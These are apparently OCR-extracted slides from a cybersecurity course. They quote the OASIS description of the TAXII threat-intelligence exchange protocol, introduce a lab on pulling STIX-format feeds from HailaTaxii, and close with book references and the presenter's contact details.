
Source: https://oasis-open.github.io/cti-documentation/

STIX Relationships



Source: https://oasis-open.github.io/cti-documentation/


Trusted Automated Exchange of Intelligence Information (TAXII™)

As per the original documentation:

- Trusted Automated Exchange of Intelligence Information (TAXII™) is an application layer protocol for the communication of cyber threat information in a simple and scalable manner.
- TAXII is a protocol used to exchange cyber threat intelligence (CTI) over HTTPS. TAXII enables organizations to share CTI by defining an API that aligns with common sharing models.
- TAXII is specifically designed to support the exchange of CTI represented in STIX.

Source: https://oasis-open.github.io/cti-documentation/

TAXII Collections



Source: https://oasis-open.github.io/cti-documentation/

Hands on Lab # 10: Pull Intelligence

Pulling Threat Intelligence

The goal of this lab is to be able to pull threat intelligence, from a third party provider, using Open Source Cyber Threat Intelligence feeds in STIX format.

For the purpose of this lab, we will be using HailaTaxii http://hailataxii.com/

References

- Forshaw, J. Attacking Network Protocols
- Diogenes,Y. Ozkaya, E. Cybersecurity Attacks and Defense Strategies.
- Paul, M. Official Guide to the CSSLP.
- Chapple, M. Stewart J. Gibson,D. Certified Information Security Systems Professional CISSP.

Thanks!

Michael Hidalgo
michael.hidalgo@owasp.com